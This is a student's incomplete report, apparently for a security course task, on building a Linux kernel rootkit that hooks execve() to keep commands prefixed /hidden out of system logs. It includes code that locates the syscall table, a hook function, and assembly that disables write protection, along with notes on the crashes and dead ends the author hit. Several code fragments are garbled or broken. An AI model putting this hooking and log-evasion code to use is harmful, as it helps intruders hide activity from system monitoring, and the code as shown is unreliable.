## **Rootkit Development Report**

Vedant Dorlikar https://github.com/vedant44-cyber/CYBERSECURITY-TASK-2 107123133 EEE

#### Goal

The main idea was to create a rootkit that hides commands starting with /hidden so they don't show up in system logs.

#### Plan for Development

- 1) Setting up system
- 2) Finding the Syscall Table
- 3) Intercepting System Call (execve)
- 4) Modifying the System Call (execve)
- 5) Changing memory config
- 6) Pattern Matching
- 7) Suppressing Logging
- 8) Executing the Command

#### Setup and challenges faced

I started with Ubuntu 24 LTS and kernel version 6.8.0-117-generic. To hook the execve() system call, we need to modify the sys\_call\_table. The /proc/kallsyms file in Linux provides the mapping of kernel symbols, including the sys\_call\_table. To locate this table programmatically, we use the kallsyms\_lookup\_name() function defined in kallsyms.h. However, this function is not exported in kernel versions greater than 5.7.x. Consequently, when compiling the module to retrieve the sys\_call\_table address, the following error was encountered

ERROR: modpost: "kallsyms\_lookup\_name" not found!

```
Resource: 

| modpost: kallsyms lookup name is undefined - Stack Overflow |
| kallsyms lookup name GitHub |
| https://www.cyberciti.biz/tips/compiling-linux-kernel-module.html |
| https://hackernoon.com/how-to-write-your-first-linux-kernel-module
```

#### Tried to fix the issue through

https://unix.stackexchange.com/questions/647270/unable-to-register-kprobe but wasn't able to do so.

So, I decided to switch to an older kernel version (5.4.0-190-generic) where this function is available. After switching, I checked if I could find the syscall table with a test module. The code looked like this:

```
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/kallsyms.h>
static int __init find_sys_call_table_init(void)
    unsigned long *sys_call_table;
    sys_call_table = (unsigned long *) kallsyms_lookup_name("sys_call_table");
    if (sys_call_table)
        printk(KERN_INFO "sys_call_table address: %px\n", sys_call_table);
        printk(KERN_INFO "Failed to find sys_call_table address.\n");
    return 0;
static void __exit find_sys_call_table_exit(void)
    printk(KERN_INFO "Exiting module.\n");
module_init(find_sys_call_table_init);
module_exit(find_sys_call_table_exit);
MODULE_LICENSE("GPL");
    ntu@ubuntu:~/Desktop/sys_call$ sudo dmesg | tail -2
  2627.079152] sys_call_table address: ffffdc5a1ee71780
2641.876511] Exiting module.
 ubuntu@ubuntu:~/Desktop/sys_call$
```

After developing the basic template for the rootkit and implementing its core functionalities, I loaded the module into the kernel for testing.

```
ubuntu@ubuntu:~/Desktop/rootkit$ sudo insmod rootkit.ko

Segmentation fault (core dumped)
ubuntu@ubuntu:~/Desktop/rootkit$
ubuntu@ubuntu:~/Desktop/rootkit$
```

However, a critical issue emerged: the error message kernel BUG at arch/arm64/kernel/traps.c:405! indicates a severe problem causing a kernel panic. This issue is likely due to the use of the CR0 register, which is not supported by the ARM64 architecture.

To address this, I aimed to test the module on an x86 architecture with a suitable kernel version that supports kallsyms\_lookup\_name. I searched for x86-compatible environments on Azure, but the available options had the latest kernel versions, which were incompatible with my testing needs.

#### Steps to Create the Rootkit

## 1. Intercepting System Calls

We need to change the syscall table to hook execve(). This means redirecting the execve() function to our own function. This is delicate work, as messing it up can crash the system.

Resources: - Linux Rootkits — Multiple ways to hook syscall(s) | by Siddharth

https://github.com/vkobel/linux-syscall-hook-rootkit

sys execve hooking on 3.5 kernel - Stack Overflow

\_\_NR\_execve 221 is syscall number in ARM64 arch.


## 2. Modifying the System Call

In my custom execve() function, we check if the command starts with /hidden. If it does, we skip logging the command.

```
asmlinkage long hooked_execve(const char __user *filename,
                               const char __user *const __user *argv,
                               const char __user *const __user *envp)
 har filename_buf[256];
    // Copy the filename from user space
    if (copy_from_user(filename_buf, filename, sizeof(filename_buf))) {
    }
                                                             1
    filename_buf[sizeof(filename_buf) - 1] = '\0';
    if (strncmp(filename_buf, "/hidden", 7) == 0) {
         suppressing mechanism */
        return orig_execve(filename, argv, envp);
    }
    printk(KERN_INFO "execve() syscall hooked: filename=%s\n", filename_buf);
    // Call the original execve syscall
    return orig_execve(filename, argv, envp);
```

## 3. Suppressing Logging

To make sure that /hidden commands don't appear in logs, we need to Identify the Logging Mechanism



This command will list the installed packages related to logging. If you see rsyslog or systemd-journal packages installed, your system is likely using rsyslog or journald, respectively.

Resources The Logging Mechanism in Linux | Baeldung on Linux

<u>GitHub - CERN-CERT/activity klog: Ccollection of Linux loadable kernel modules</u> <u>aimed to logs any user action</u>

Linux Rootkits Part 5: Hiding Kernel Modules from Userspace :: TheXcellerator

## 4) Loading custom syscall in syscall table

```
static inline unsigned long read_cr0(void)
{
    unsigned long val;
    asm volatile("mrs %0, S3_0_C15_C0_0" : "=r"(val));
    return val;
}

static inline void write_cr0(unsigned long val)
{
    asm volatile("msr S3_0_C15_C0_0, %0" : : "r"(val));
}

static void unprotect_memory(void)
{
    unsigned long cr0 = read_cr0();
    write_cr0(cr0 & ~0x10000);
}

static void protect_memory(void)
{
    unsigned long cr0 = read_cr0();
    write_cr0(cr0 | 0x10000);
}
```

This code modifies the memory protection settings of the syscall table to allow changes to be made. This is necessary because the syscall table is typically marked as read-only to prevent unauthorized modifications.

## **Unprotect Memory:**

• unprotect\_memory() reads the current CR0 value, clears the WP bit to allow writing, and then updates the syscall table

# **Modify Syscall Table:**

• With memory protection disabled, you update the syscall table to point to your custom implementation (hooked\_execve) instead of the original.

### **Restore Protection:**

• protect\_memory() restores the WP bit in the CR0 register to re-enable write protection on the syscall table.

We Can No Longer Easily Disable CR0 WP (Write-Protection) - jm33 ng

□ Linux LKM Rootkit Tutorial | Linux Kernel Module Rootkit | Part 1

5) Suppressing Logging

Yet to complete